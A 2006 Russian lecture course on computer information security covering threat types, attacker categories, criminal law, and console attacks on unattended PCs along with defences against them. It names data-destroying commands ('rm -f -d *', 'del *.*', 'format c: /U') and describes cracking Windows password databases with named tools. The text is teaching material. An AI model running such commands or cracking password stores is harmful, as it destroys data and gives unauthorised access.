Карпов Д. А.

Курс лекций по предмету «Методы и средства защиты компьютерной информации»

для студентов специальности 220100

Москва
2006

Карпов Д. А.

Курс лекций по предмету «Методы и средства защиты компьютерной информации»

для студентов специальности 220100

Издание второе.

Москва
2006

ОГЛАВЛЕНИЕ

ВВЕДЕНИЕ

Компьютеры нашли широкое применение в различных областях человеческой деятельности. Все большее количество операций и ценной информации доверятся им для обработки и хранения. Большинство пользователей считает информацию, выдаваемую компьютером, абсолютно достоверной, а сами компьютеры — непогрешимыми.

К сожаленью, это не так. Достоверность ответа компьютера зависит от введенных в него данных и правильности составленной программы. Ошибка в программе или неточные исходные данные могут привести к выдаче компьютером неверного ответа.

Кроме того, нельзя сбрасывать со счетов возможность постороннего вмешательства в работу компьютера, что может привести к абсолютно непредсказуемым результатам.

Конец периода абсолютного доверия к компьютерам ознаменовался различными, широко освещаемыми в средствах массовой информации, атаками на компьютерные системы банков, крупных корпораций, кражами ценной коммерческой информации. Эпидемии компьютерных вирусов, совершаемые ими атаки на корневые серверы Интернета (Slammer) и крупных корпораций, таких как Microsoft (MyDoom), не только вывели вопрос компьютерной безопасности на первое место, но и послужили основанием для панических публикаций о «конце Интернета».

В компьютерной литературе, стали появляться статьи об обнаруженных в программах уязвимостях, различные методы и технические средства, способствующие повышению уровня защищенности информации. Появилась специализированная литература по защите компьютерной информации, ориентированная на специалистов в этой области.

Сейчас знания основ компьютерной информационной безопасности являются обязательными для любого специалиста в области вычислительных систем. Знание простейших методов защиты от атак, методов обеспечения достоверности используемой информации, умение ориентироваться в предлагаемых на рынке программных и аппаратных средствах защиты информа-

ции — это минимум, которым должен обладать современный специалист-компьютерщик.

В данной книге изложен курс лекций по дисциплине «Методы и средства защиты компьютерной информации», который читается на кафедре «Вычислительной техники» Московского института радиотехники электроники и автоматики. Курс предназначен для студентов, обучающихся по дисциплине 220100 «Вычислительные машины, системы, комплексы и сети» и служит для ознакомления с теорией и практикой в области защиты компьютерной информации.

В книге изложены основные методы атак на компьютеры и сети; методы защиты от них. Рассмотрены основные задачи и возможности криптографии, приведены примеры современных алгоритмов. Также рассмотрены основные механизмы и инструменты политики информационной безопасности. Изложены методы организации контроля физического доступа, некоторые протоколы сетевой безопасности и современные автоматизированные средства безопасности.

ГЛАВА 1.
Предмет защита компьютерной информации

Как следует из названия, предмет посвящен изучению методов защиты информации, хранящейся и обрабатывающийся с помощью компьютеров.

Для начала определимся с основными определениями и терминами.

Защита информации — это комплекс мер, направленных на предотвращение утраты информации, ограничение доступа к конфиденциальной информации и обеспечения работоспособности информационных систем.

Угроза безопасности — это потенциально возможное происшествие (случайное или преднамеренное), которое может оказать нежелательное для владельца воздействие на саму систему, а также на хранящуюся в ней информацию.

Уязвимость — это некоторая неудачная характеристика компьютерной системы, делающая возможным возникновение угрозы.

Атака — это действие, предпринимаемое злоумышленником, которое заключается в поиске и использовании уязвимости.

Из определения защиты информации, можно выделить три задачи защиты информации:

– обеспечение целостности и сохранности информации;

– ограничение доступа к важной или секретной информации;

– обеспечение работоспособности информационных систем в неблагоприятных условиях.

Задачи защиты информации можно также переформулировать, как борьбу с тремя угрозами:

– Угрозой целостности;
– Угрозой раскрытия;
– Угрозой отказа в обслуживании.

Рассмотрим эти угрозы подробнее.

1. Угрозы целостности и сохранности информации:

– Намеренное действие человека;
– Не намеренное действие человека;
– Естественный выход носителей информации из строя;
– Кража носителей информации;
– Пожар, наводнение и другие стихийные бедствия.

Не зависимо от того, случайные ли это действия или преднамеренные, человек может изменить или уничтожить любую информацию на компьютере, как программными, так и аппаратными средствами. Если от случайной ошибки оператора можно защититься ограничением его прав или дополнительными запросами на подтверждение его действий, то бороться с преднамеренными попытками искажения или уничтожения информации значительно сложнее.

Для обеспечения целостности информации обычно применяются специальные криптографические методы, о которых пойдет речь в 10 главе. Основным методом обеспечения сохранности информации служит резервное копирование и архивирование информации, а также дублирование носителей информации.

Создание резервных копий данных и программ на различных сменных носителях (CD, DVD, ZIV, стримеры, переносные жесткие диски, flash-диски и т. п.) позволит восстановить информацию при ее искажении, удалении или утрате основного носителя информации. Сравнивая резервную копию с оригиналом, также можно контролировать и целостность информации.

Для регулярного создания резервных копий обычно применяется специализированное программное обеспечение, выполняющее перенос указанных пользователем или администратором каталогов и файлов на устройства резервирования информации.

Так как при восстановлении пропадает вся информация, внесенная после создания резервной копии, резервирование эффективно только при регулярном использовании и возможности восстановления потерянной информации.

Дублирование носителей информации, например различные уровни технологии RAID (кроме RAID-0[1]), позволяет бороться с угрозой выхода из строя одного из носителей информации. Но технология RAID не позволяет защититься от краж, стихийных бедствий или действий пользователя. Поэтому для максимальной защиты информации создают территориально распределенные дублирующие информационные системы. Правда стоимость такой системы существенно превышает затраты на создание простейшего RAID-массива. Чем выше ценность информации и ущерб от ее утраты, тем больше средств стоит вложить в обеспечение ее сохранности.

Существуют и специализированные программно-аппаратные комплексы восстановления данных, обеспечивающие сохранность и целостность информации на защищаемом компьютере. Для примера рассмотрим специальную карту восстановления данных LanSeal ResQ Card. Она устанавливается в PCI-слот компьютера и, имитируя загрузку с сетевой карты, проверяет BIOS материнской платы и разделы жесткого диска на соответствие хранящемуся в памяти карты образу. При обнаружении различий карта производит восстановление информации из хранящегося в ее памяти образа. Записанный в память карты образ будет автоматически восстанавливаться либо при каждой перезагрузке, либо раз в день, в зависимости от настроек. Карта не только хранит резервную копию информации, но и сама, автоматически, восстанавливает ее при любом искажении.

Данную карту можно, конечно, использовать и для компьютеров с постоянно меняющейся информацией, но тогда придется регулярно производить запись нового образа диска в память. Более целесообразно использовать эту карту для компьютеров общего доступа, или компьютеров с редко изменяемым информационным наполнением.

[1] Технология RAID-0 позволяет добиться увеличения производительности дисковой системы компьютера за счет уменьшения надежности хранения данных и, следовательно, не может служить целям обеспечения сохранности информации.

2. Угрозы раскрытия.

Угроза раскрытия предполагает возможность попадания важной или секретной информации к посторонним лицам. Получить важную информацию можно как с помощью активных действий (кража носителей информации, подкуп сотрудников, взлом компьютеров и т. п.), так и пассивными действиями — анализируя открытую информацию.

От активных действий можно защититься различными организационными и техническими действиями, направленными на разграничение полномочий и ограничение доступа к информации. Основной принцип ограничения доступа — все, кому информация не нужна для работы, должны быть лишены права доступа. При этом факт обращения к информации должен обязательно регистрироваться.

От пассивных действий защититься гораздо сложнее. Анализ открытой информации нельзя контролировать или ограничить. Из простейших сообщений о планируемых или заключенных сделках можно сделать выводы о благосостоянии и направлении развития фирмы. Следовательно, требуется проводить тщательный анализ любой информации, предоставляемой в открытый доступ.

В настоящее время, в большинстве коммерческих фирм если и обращают внимание на угрозы раскрытия, то ограничиваются борьбой с активными действиями. При этом на новостной ленте сайта фирмы может находиться вся информация о заключенных, а порой и предполагаемых сделках.

3. Угрозы отказа в обслуживании.

Отказ в обслуживании обычно наступает, если информационная система не справляется с поступающими запросами. При этом она может, как просто замедлить свою работу, так и оказаться недоступной для пользователей или просто «зависнуть». Перегрузка может стать следствием одной из трех причин:

– Несоответствие реальной нагрузки и максимально допустимой нагрузки информационной системы;

– Случайное резкое увеличение числа запросов к информационной системе[1];

– Умышленное увеличение количества ложных или ничего не значащих запросов с целью перегрузки системы.

Из трех вышеперечисленных причин перегрузки информационной системы атакой является лишь последняя.

К методам защиты от перегрузки информационной системы относятся:

– Ограничение количества обрабатываемых обращений. Позволяет защитить систему от перегрузки, но для клиентов она останется недоступной.

– Переход на «облегченный» режим работы, требующий меньших затрат ресурсов от системы. Не всегда возможен, но очень эффективен в случае случайных всплесков активности клиентов.

– Отключение приема информации с перегружающих узлов. В случае обнаружения атаки позволит игнорировать все запросы от указанных узлов, но блокировка групп адресов может привести к недоступности системы для части клиентов.

– Увеличение мощности систем приема и обработки информации. Может помочь, если система не справляется с потоком запросов, но мало эффективна против мощных атак.

– Встречная атака на перегрузку атакующих узлов. За счет большей мощности узлов системы можно вывести из строя атакующие компьютеры и, тем самым, прекратить атаку. Способ является одним из самых действенных, но не рекомендуется правилами «хорошего тона». Встречная атака приводит к увеличению нагрузки на линии связи, что ухудшает работу сети и может привести к выводу ее из строя — т. е. новому отказу в обслуживании.

[1] Например, увеличение нагрузки на новостной сайт после какого-либо происшествия, затрагивающего интересы большого количества людей. Еще одним примером может служить случай, происшедший 3 февраля 2004 г. В этот день исполнилось 111 лет математику Гастону Морису Джулиа, который прославился в области фрактальной геометрии. В его честь руководство поисковика поменяло на один день логотип, ссылка с которого вела на поиск изображений фракталов. В числе первых результатов оказались страницы сервера, принадлежащего Суинбернскому технологическому университету в австралийском Мельбурне, в штате Виктория. Из-за возросшего количества обращений сервер вышел из строя.

На этом завершим рассмотрение угроз и, продолжая ознакомление с основами предмета, перейдем к рассмотрению классификации атак. Мы ограничимся одной классификацией, а именно по расположению атакующего к атакуемой системе:

– Консольные (локальные) — атаки осуществляются на компьютер, к которому атакующий имеет непосредственный физический доступ;

– Сетевые (удаленные) — атаки осуществляются через глобальную или локальную сеть, как на компьютеры, так и на передаваемую по сети информацию.

Понятно, что любая атака предполагает наличие жертвы и атакующего лица. Про жертвы и их уязвимости мы уже говорили, поэтому начнем знакомиться с теми, кто атакует информационные системы.

Первый, кто приходит на ум, благодаря шумихе в газетах и фильмам, это *хакер*. Затем, по степени известности, можно назвать *кракеров*, *кардеров*, *фрикеров*. Еще существует группа лиц, не имеющая устоявшегося названия, кто-то называет их *хацкеры*, кто-то *кул-хацкеры* встречается и название х*ацкёры*.

Самая известная группа из вышеперечисленных это *хакеры*. Кто-то считает их героями, борющимися с корпорациями и миллионерами, кто-то — отбросами общества и хулиганами. Однако романтический или отрицательный кино-газетный образ *хакера* не соответствует действительности.

На самом деле, *хакер* это специалист, занимающийся исследованиями в области безопасности компьютерных систем. Он ищет недостатки в вычислительных системах либо ради самого процесса, либо по заказу обладателя этой системы. Для проверки надежности системы *хакер* подвергает ее различным атакам и анализирует реакцию на них. Порой *хакер* проверяет систему и без разрешения ее обладателя, но главная цель хакера — знания. Он не преследует наживы и не занимается хулиганскими выходками.

В подтверждение приведем определение *хакера*[1].

Хакер (от англ. Hacker). 1. Индивидуум, который получает удовольствие от изучения деталей функционирования компьютерных систем и от расширения их возможностей, в отличие от большинства пользователей компьютеров, которые предпочитают знать только необходимый минимум. 2. Энтузиаст программирования; индивидуум, получающий удовольствие от самого процесса программирования, а не от теоретизирования по этому поводу.

Кракер же, наоборот, осуществляет взлом системы с целью получения несанкционированного доступа к чужой информации — иначе говоря, для ее кражи, подмены или для объявления факта взлома. *Кракер*, по своей сути, ничем не отличается от обычного вора, взламывающего чужие квартиры и крадущего вещи. Он взламывает вычислительные системы и крадет чужую информацию. Итак, главное различие между *хакерами* и *кракерами* в том, что первые — исследователи компьютерной безопасности, а вторые — воры или вандалы. И большая часть действий, приписываемых *хакерам*, является делом рук *кракеров*.

Кардеры — лица, занимающиеся кражами денег с банковских карт. Обычно действуют группой, члены которой делят между собой обязанности по добыче данных о картах, изготовлению поддельных карт (если предполагается использовать их не только в интернет-магазинах), закупке товаров по картам и сбыт продукции.

Фрикеры — лица, занимающиеся взломом телефонных систем с целью уменьшить стоимость (в идеале до нуля) телефонных переговоров. Добиваются этого либо средствами *кардинга*, либо атакой на серверы телефонных компаний (*кракинг*), либо переделкой телефонных аппаратов.

Последняя группа — *хацкеры*, *кул-хацкеры и другие* — это посредственно разбирающиеся в компьютерах люди, чаще всего подростки, которые ради развлечения, мести или для доказательства своей «крутизны» используют созданные *хакерами* или *кракерами* средства для взлома компьютерных систем и хулиганства.

Из всех вышеперечисленных групп, мы рассматриваем только две — *хакеров* и *кракеров*. Остальные либо работают в другой области, либо используют технологии выбранных нами групп для достижения своих целей.

Цель *хакеров* при атаке — это, как уже отмечалось, проверка устойчивости системы и простое любопытство.

Кракеров по цели взлома принято делить на три класса: *вандалы*, *«шутники»* и *профессиональные взломщики*.

Вандалы — самая известная (благодаря широкому распространению вирусов) и самая малочисленная (к счастью) часть *кракеров*. Их основная цель — взломать систему для ее дальнейшего разрушения. К ним можно отнести, во-первых, любителей команд типа *rm -f -d *, del *.*, format c: /U* и т. д. и, во-вторых, специалистов в написании вирусов или «троянских» коней. Особой любовью компьютерной общественности *кракеры-вандалы* не пользуются, их скорее ненавидят лютой ненавистью. Эта стадия *кракерства* характерна для новичков и быстро проходит, если *кракер* продолжает совершенствоваться.

«Шутники» — наиболее безобидная часть *кракеров* (конечно, в зависимости от того, насколько злые они предпочитают шутки), основная цель которых — известность, достигаемая путем взлома компьютерных систем и внесения туда различных эффектов, выражающих их чувство юмора. К *«шутникам»* также можно отнести создателей вирусов с различными визуально-звуковыми эффектами (музыка, дрожание или переворачивание экрана, рисование всевозможных картинок и т. п.). *«Шутники»*, как правило, не наносят существенного ущерба компьютерным системам и их администраторам (разве что моральный). На сегодняшний день в сети Internet это наиболее распространенный класс *кракеров*, обычно осуществляющих взлом Web-серверов, чтобы оставить там упоминание о себе. Все это либо невинные шалости начинающих, либо рекламные акции профессионалов.

Взломщики — профессиональные *кракеры*, занимающиеся взломом компьютерных систем с серьезными целями, например с целью кражи или подмены хранящейся там информации. Как правило, для того чтобы осуществить взлом, необходимо пройти три основные стадии: исследование вычислительной системы с выявлением в ней изъянов (уязвимостей), разработка программ-

ной реализации атаки и непосредственное ее осуществление. Естественно, настоящим профессионалом можно считать только того *кракера*, который для достижения своей цели проходит все три стадии. С небольшой натяжкой профессионалом можно также считать *кракера*, который, используя добытую третьим лицом информацию об уязвимости в системе, пишет ее программную реализацию. Осуществить третью стадию, используя чужие разработки, может практически каждый. Собственно группа *хацкеров* этим и занимается.

Основными целями *кракеров-взломщиков* при атаке на информационные системы является:

– получение доступа к информации;
– получение доступа к ресурсам;
– нарушение работоспособности компьютера или сети;
– организация плацдарма для атак на другой компьютер, с целью выдать атакованный компьютер в качестве источника атаки;
– проверка и отладка механизма атаки.

Если абстрагироваться от предмета кражи, то работа взломщиков — это обычное воровство. К сожалению, в России все не так просто. Конечно, взлом компьютерных систем ни в коем случае нельзя назвать достойным делом, но в стране, где большая часть находящегося у пользователей программного обеспечения является пиратским, то есть украденным не без помощи тех же *взломщиков*, никто, из этих пользователей, не имеет морального права «бросить в них камень».

Хотя мы будем рассматривать *хакеров* и *кракеров* с позиций защиты информационных систем, не нужно забывать, что самая многочисленная категория *кракеров* занимается другими вещами: снятием защиты с коммерческих версий программных продуктов, изготовлением регистрационных ключей для условно бесплатных программ и т. п.

Изучаемый нами предмет требует знания основных методов атак, для принятия адекватных мер защиты. Но в завершении первой главы, хотелось бы предупредить, что применение описанных или иных алгоритмов атак и программ без согласия владельца атакуемой системы карается законом.

Собственно в Российском законодательстве есть три статьи в главе 28 — Преступления в сфере компьютерной информации — Уголовного кодекса РФ:

Статья 272: Неправомерный доступ к компьютерной информации.

Статья 273: Создание, использование и распространение вредоносных программ для ЭВМ.

Статья 274: Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети.

К сожалению, данные статьи УК плохо соответствуют действительности, нет статей, например, за взлом программного обеспечения. Формальная трактовка имеющихся статей позволяет привлечь к уголовной ответственности практически любого программиста или системного администратора (например, допустившего ошибку, которая повлекла за собой причинение определенного в УК ущерба).

Применение на практике приведенных статей Уголовного кодекса чрезвычайно затруднено. Это связано, во-первых, со сложной доказуемостью подобных дел (судя по зарубежному опыту) и, во-вторых, с отсутствием у следователей высокой квалификации в данной области.

Но если удается поймать *кракера*, то к нему кроме вышеназванных статей применяются и другие стати Уголовного кодекса, а именно:

– Статья 129. Клевета;
– Статья 130. Оскорбление;
– Статья 159. Мошенничество;
– Статья 183. Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну;
– Статья 187. Изготовление или сбыт поддельных кредитных либо расчетных карт и иных платежных документов;
– Статья 213. Хулиганство;
– Статья 329. Надругательство над Государственным гербом Российской Федерации или Государственным флагом Российской Федерации. (Эта статья применяется, если *кракер* написал «Hacked by …» поверх изображения российского флага.)

ГЛАВА 2.
Консольные атаки

Если к компьютеру имеется физический доступ, то практика показывает, что извлечение из него информации — вопрос времени.

Рассмотрим возможные варианты консольных атак:

1. Работа в незавершенном сеансе отлучившегося пользователя.

Очень часто пользователи оставляют компьютер включенным, уходя на обеденный перерыв или перекур. За время отсутствия пользователя взломщик может совершать любые, дозволенные отлучившемуся пользователю действия. Он также может попытаться узнать пароли пользователей компьютера, установить троянскую программу или перехватчик нажимаемых клавиш (key logger). При этом все совершаемые взломщиком действия будут приписаны отсутствующему пользователю.

2. Вход в систему с использованием пустых или простых паролей.

На многих компьютерах учетная запись Администратора создается без пароля (особенно этим грешит Windows XP). Также пользователи порой вводят в качестве пароля свою фамилию, повторяют в пароле учетную запись, а то и просто вводят одну или три единицы. Подобные «типовые» пароли можно перебрать довольно быстро и, соответственно, получить доступ к хранящейся на компьютере информации.

3. Загрузка со сменного носителя.

Загрузка с системной дискеты позволяет получить доступ к жесткому диску в обход системы защиты установленной операционной системы. Вместо дискеты можно использовать загрузку с компакт диска, Linux LiveCD, переносных USB накопителей. После загрузки со сменного носителя взломщик может:

– модифицировать хранящуюся на компьютере информацию, например, изменить некоторые файлы операционной системы с целью ее дальнейшего взлома;

– скопировать хранящуюся на компьютере информацию, как в виде отдельных файлов, так и в виде образа всего жесткого диска или его разделов.

4. Взлом парольной базы операционной системы.

Цель этого варианта консольных атак, получение паролей пользователей системы, а главное — пароля Администратора. В современных операционных системах пароли пользователей хранятся в специальных базах. В Windows 9x база представляет собой набор файлов с именами пользователей и расширением *pwl*, в Windows NT, 2000, XP — специальный файл *sam*.

Файлы *pwl* хранят в себе информацию не только о системном пароле пользователя, но и о логинах и паролях доступа к различным ресурсам — сетевым папкам, провайдеру Интернета. Структура *pwl*-файла известна, следовательно, можно либо написать свою программу, извлекающую пароли, либо воспользоваться готовыми утилитами, применяемыми как для восстановления забытых паролей, так и для взлома парольной базы операционной системы.

В качестве примера рассмотрим утилиту PWL Tool (Repwl).




Рис. 1. Результат работы программы PWL Tool (Repwl).

На представленном скриншоте видно, что пользователь с именем «--» (два прочерка) не имеет системного пароля, также видны данные двух модемных подключений к провайдеру Ин-

тернета. При запуске программа сама сканирует парольную базу и выдает результаты. Если потребуется просмотреть содержимое *pwl*-файла взятого с другого компьютера, то его можно загрузить в программу с помощью кнопки «Browse».

В качестве примера программы вскрытия парольной базы Windows NT, 2000, XP рассмотрим программу LC+4. Главное окно этой программы приведено на следующем скриншоте.




Рис. 2. Результат работы программы LC+4.

Программа может, как сканировать базу паролей операционной системы, так и извлекать имена пользователей и их пароли из файла *sam*, переписанного с другого компьютера.

После загрузки парольной базы, программа выдает список пользователей и значение *хэшей* паролей, по которым определяется совпадение. Подробнее о *хэшах* мы будем говорить в десятой главе, сейчас же заметим, что *хэш* представляет собой битовую комбинацию, получаемую в результате преобразования пароля. Каждый раз, когда пользователь вводит пароль, введенная комбинация символов походит через функцию преобразования и результат сравнивается с эталоном из базы.

Для получения символьного пароля необходимо перебирать возможные значения паролей до совпадения *хэшей*. Подобные функции также реализованы в рассматриваемой нами программе. Она имеет три алгоритма подбора паролей:

– Атака по словарю (словарная атака, dictionary attack) — перебираются все возможные слова из файла-словаря. Занимает минимум времени, но не поможет если значения искомого пароля нет в словаре. Словарная атака может быть расширена за счет использования функций переворота слов, их транслитерации, смены раскладки и т. п.

– Атака последовательным перебором (атака грубой силой, bruteforce attack) — заключается в последовательном переборе всех возможных комбинаций из указанного множества символов. С помощью этой атаки можно вскрыть любой пароль, но время подбора очень велико и зависит от длины пароля и используемых в нем символов. Например, шестизначный цифровой пароль может быть представлен 10^6 вариантами сочетаний. Современные компьютеры решают эту задачу за доли секунды. Если предположить, что пароль состоит не из цифр, а из английских букв, то количество вариантов возрастет до $26^6 \approx 3 \cdot 10^8$, подбор пароля в этом случае займет около 5 минут. Если в пароле и цифры и буквы — 30 минут, и так далее. Чем сложнее и длиннее пароль, тем дольше его придется подбирать.

– Гибридная атака (комбинированная атака, combined attack) — является комбинацией двух вышеприведенных атак и предполагает добавление к началу и концу слова из словаря некоторого количества последовательно перебираемых символов.

5. Подмена жесткого диска на неработающий.

В этой атаке злоумышленник имитирует выход жесткого диска компьютера из строя, получая всю хранящуюся на диске информацию для последующего анализа в спокойной обстановке. Чем внимательнее относятся владельцы компьютера к аппаратуре, тем сложнее осуществить эту атаку. Если владелец знает только фирму производитель и объем, то злоумышленнику придется искать аналогичный жесткий диск. Если владелец хранит серийные номера или компьютер на гарантии, то злоумышленнику придется еще и переклеивать наклейки с исправного диска на нерабочий.

6. Кража компьютера.

Самый экстремальный вариант получения чужой информации. Основными недостатками этого способа является не только переход в другую категорию уголовных преступлений и более легкий способ найти виновного, но и «уведомление» о

факте получения доступа к информации. В мировой практике есть случаи, когда после кражи вся оргтехника фирмы, за исключением 2–3 компьютеров, обнаруживалась на ближайшей помойке.

Для организации защиты компьютера от консольных атак потребуются и технические, и организационные меры. Все они направлены на затруднение доступа к компьютеру, увеличение времени, затрачиваемого на получение доступа к информации, фиксацию факта несанкционированного доступа.

Последнее может показаться необязательным, но это не так. Факт несанкционированного доступа не только сигнализирует о недостаточной эффективности системы защиты информации, но и говорит о наличии у посторонних интереса к хранящейся информации, о возможной краже важной информации и паролей, о возможных попытках вмешательства в деятельность компании, на основе украденной информации и т. п.

Итак, какие меры защиты можно предпринять с целью затруднить или предотвратить консольную атаку:

1. Запрет загрузки со сменных носителей. Подразумевает соответствующие установки в BIOSe компьютера, исключающие возможность загрузки с иных носителей, кроме жесткого диска. Возможно также изъятие дисководов и CD(DVD) приводов из системного блока.

2. Установка паролей на BIOS. С этой процедурой все ясно. Бесполезно отключать в BIOSe функции загрузки со сменных носителей или порты USB, если любой может зайти в BIOS и все включить. Но следует помнить, что пароль можно сбросить перемычками на материнской плате, вскрыть специальными утилитами (если он только на BIOS) или воспользоваться инженерными паролями производителей микросхем BIOSa.

3. Выбор операционной системы с поддержкой прав доступа и парольной защитой. Если имеется такая возможность, лучше выбирать операционные системы семейства Windows NT, Linux и им подобные. Причем пароли не должны быть легко

вскрываемыми и лежать около компьютера. Это позволит запретить доступ к ресурсам системы не авторизированным пользователям.

4. Организационные меры по обязательной блокировке компьютера при уходе с рабочего места. Тоже понятное требование — бесполезны все меры предосторожности, если пользователь сам ввел все пароли и оставил включенный компьютер без защиты. Если нет функции блокировки, можно использовать программу-скринсейвер с паролем.

5. Блокировка физического доступа к внутренностям корпуса компьютера. Предполагает установку замка на корпус, опечатывание корпуса. Обеспечивает невозможность скрытого сброса настроек BIOSa, снятие заглушек или подключения дополнительного устройства к внутренним портам компьютера.

6. Блокировка доступа к приводам сменных дисков. Например, установка запирающейся дверцы на передней панели. Посторонний не сможет быстро установить свой диск для записи или чтения информации с него.

7. Отключение или установка заглушек на порты USB. Необходимо в связи с наличием переносных USB-дисков, CD-RW приводов и другой записывающей аппаратуры. Если не предполагается работа пользователей с этими портами их также следует отключить.

К этому пункту можно также добавить установку заглушек на другие порты — COM, LPT, FireWire, если компьютер не подключен к сети, то и на сетевой разъем.

Используемые разъемы должны защищаться с помощью различного рода стикеров и пломб.

8. Хранение информации о серийных номерах жестких дисков и других комплектующих компьютера. Позволяет избежать незаметной подмены диска или другого оборудования на неисправное или модифицированное.

9. Программное или аппаратное шифрование данных. Обезопасит информацию даже в случае кражи компьютера. Программное шифрование предполагает шифрование информации средствами центрального процессора. Аппаратное — отдельным криптопроцессором. При шифровании следует учитывать, что специфика работы современных операционных систем и пользовательских программ приводит к созданию на жестком диске множества временных файлов, которые даже удаленными остаются на жестком диске. Поэтому следует либо шифровать и эти, временные, файлы, либо прибегать к процедуре очистки диска.

Одним из вариантов аппаратного шифрования может быть специальная плата, устанавливаемая в разрыв IDE интерфейса и шифрующая (и, разумеется, расшифровывающая) всю проходящую через нее информацию «на лету».

10.Установка устройств для идентификации пользователей. Обычно применяется как дополнительное средство определения личности пользователя путем проверки наличия у него некоторого физического носителя или соответствия определенных физических данных.

Устройства идентификации пользователей обычно делят на два класса: с использованием *токенов* (на основе физических носителей) и *биометрические* (на основе физических данных).

Токен — устройство, в котором храниться уникальный параметр, используемый для идентификации владельца в системе.

Токены выпускаются обычно в виде *смарткарт*, *цифровых кнопок* (*iButton*) и *USB-брелков* (*USB-токены*).

Смарткарта — представляет собой прямоугольный кусок пластмассы, внутри которого расположена микросхема. Например, в современных таксофонных аппаратах для оплаты разговоров используются именно смарткарты. Видов смарткарт очень много, но основное отличие кроется в функциональности встроенных микросхем.

В микрочип карты, кроме контроллера подключения, вшито несколько блоков информации. Часть вшита намертво, в постоянную память — обычно это идентификационный номер са-

мой карты и некоторая служебная информация. Часть — во временную, энергонезависимую. Оттуда считывается, записывается или переписывается информация о пользователе, о количестве подключений, о времени подключения и пр.

Для обеспечения функционирования смарткарты к компьютеру подключается специальный блок для считывания смарткарт и устанавливается специальный программный комплекс, представляющий собой набор драйверов и внешнюю оболочку. Если информация на карте не совпала с информацией в программном комплексе, то компьютер останется заблокированным. При этом факт попытки несанкционированного доступа будет записан в журнал. Программа также может послать специальный сигнал по сети или на сотовый телефон.

Собственно, такая система представляет собой тот же пароль, только с претензиями на высокие технологии. Соответственно, недостатки у нее те же. Вся информация, хранящаяся на таком «безопасном» компьютере, легко считывается путем присоединения винчестера к другой машине, или после загрузки со сменного носителя.

Поэтому такие системы используются крайне редко. Обычно если и пользуются смарткартами, то с удаленными ключами (хранителями сертификатов) и/или криптозащитой.

Смарткарты-хранилища сертификатов сейчас модно использовать в крупных корпорациях. Сертификат подтверждает право пользователя на доступ к ресурсам или использованию каких-либо программ. Например, на сервере компании лежит база данных. С удаленного компьютера к ней можно подключиться только при помощи сертификата, хранящегося в смарткарте. Ваш компьютер посылает запрос, сервер посылает ответный запрос, программная оболочка считывает сертификат и отправляет его на сервер, Сервер его проверяет и, в зависимости от результата проверки, разрешает или запрещает доступ. При этом на сервере остается информация, что с такой-то машины, благодаря такому-то сертификату, произошел такой-то запрос и т. п.

В смарткарты с криптозащитой встроены специальные криптопроцессоры. Не вдаваясь в технические подробности, работу карты можно описать следующим образом: карта устанавливается в картовод, вводится пароль или пин-код, карта сверяет

его значение с хранящимся в памяти. Дальше все зависит от настроек и функций драйвера: можно пропускать через криптопроцессор карты всю операционную систему, хотя это отрицательно скажется на скорости ее работы, можно — отдельные программы. Вся выбранная информация проходит через криптопроцессор. При записи на диск шифруется, при чтении — расшифровывается. Есть более дешевые варианты смарткарт. В них шифрование/расшифрование происходит в компьютере, а в карте хранятся необходимые ключи.

Но смарткарты не лишены недостатков. Первый — их очень легко потерять. Это не очень опасно, так как большинство смарткарт при установке в картовод все равно запросят пароль или пин-код, к тому же потерянная смарткарта может быть заблокирована в настройках программы, но все равно неприятно. Второй недостаток — дороговизна. Ведь кроме смарткарт необходимо закупить картоводы на каждый защищаемый компьютер, а они стоят значительно дороже.

Зато сама карта — самое дешевое устройство из токенов. Поэтому карты широко используются в тех случаях, когда картовод один, а пользователей много. В крупных западных корпорациях смарткарты успешно используются не только для работы с компьютерами, но и для прохода в здание и комнаты.

К недостаткам смарткарт также можно отнести возможность перехвата кодов и информации при считывании, но этого можно избежать, используя те же меры предосторожности, что и при использовании обычных банковских карт.

Цифровые кнопки (*iButton*) — представляют собой брелок, похожий на большую батарейку от часов. Подобные брелки используются в большинстве московских домофонов.

Основное пространство внутри металлического корпуса занимает специальная микросхема. В простейшем случае микросхема имеет только постоянную память, в которую записана служебная информация. Более сложные микросхемы оснащаются еще и оперативной памятью. Как и смарткарт, видов цифровых кнопок очень много: существуют модели с криптопроцессорами, памятью для хранения сертификатов, памятью для записи пользовательских данных и др.

Как и смарткартам, цифровым кнопкам нужно устройство для считывания (Touch Probe) и специальное программное обеспечение.

